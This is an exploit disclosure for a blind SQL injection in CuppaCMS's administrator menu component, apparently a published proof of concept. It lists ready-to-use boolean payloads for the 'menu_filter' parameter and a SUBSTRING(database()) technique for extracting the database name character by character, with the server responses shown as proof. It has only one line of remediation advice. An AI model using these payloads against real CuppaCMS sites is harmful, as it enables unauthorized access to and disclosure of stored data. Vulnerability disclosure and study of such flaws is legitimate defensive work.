VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in "/administrator/components/menu/" via the 'path=component/menu/&menu_filter=3' parameters.

Date: 4/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ Facebook: https://www.facebook.com/DdosFulzac.auz1/

+ Email: phuctruong2k@gmail.com

Product: CuppaCMS

Description: The vulnerability is present in the "/administrator/components/menu/", and can be exploited throuth a POST request via the 'path=component/menu/&menu filter=3' parameters.

Impact: Allow attacker inject query and access, disclosure of all data on the system.

Suggestions: User input should be filter, Escaping and Parameterized Queries.

Payload Boolean true: path=component/menu/&menu_filter=3' and '3'='3

Payload Boolean false: path=component/menu/&menu_filter=3' and '4'='3


Payload exploit example: path=component/menu/&menu_filter=3' and if(SUBSTRING(database(),index,1)='character','1','0')='1

Payload exploit: path=component/menu/&menu_filter=3' and if(SUBSTRING(database(),1,1)='c','1','0')='1

Proof of concept (POC):


Payload Boolean true: path=component/menu/&menu_filter=3' and '3'='3

Request and Response:



Payload Boolean false: path=component/menu/&menu_filter=3' and '4'='3

Request and Response:



 $\label{lem:warning:count} Warning: count(): Parameter must be an array or an object that implements Countable in $C:\xompp\htdocs\administrator\components\menu\html\list.php on line $145$$

☐ Id Title Item type Menu Language Order Enabled Default Options

Exploit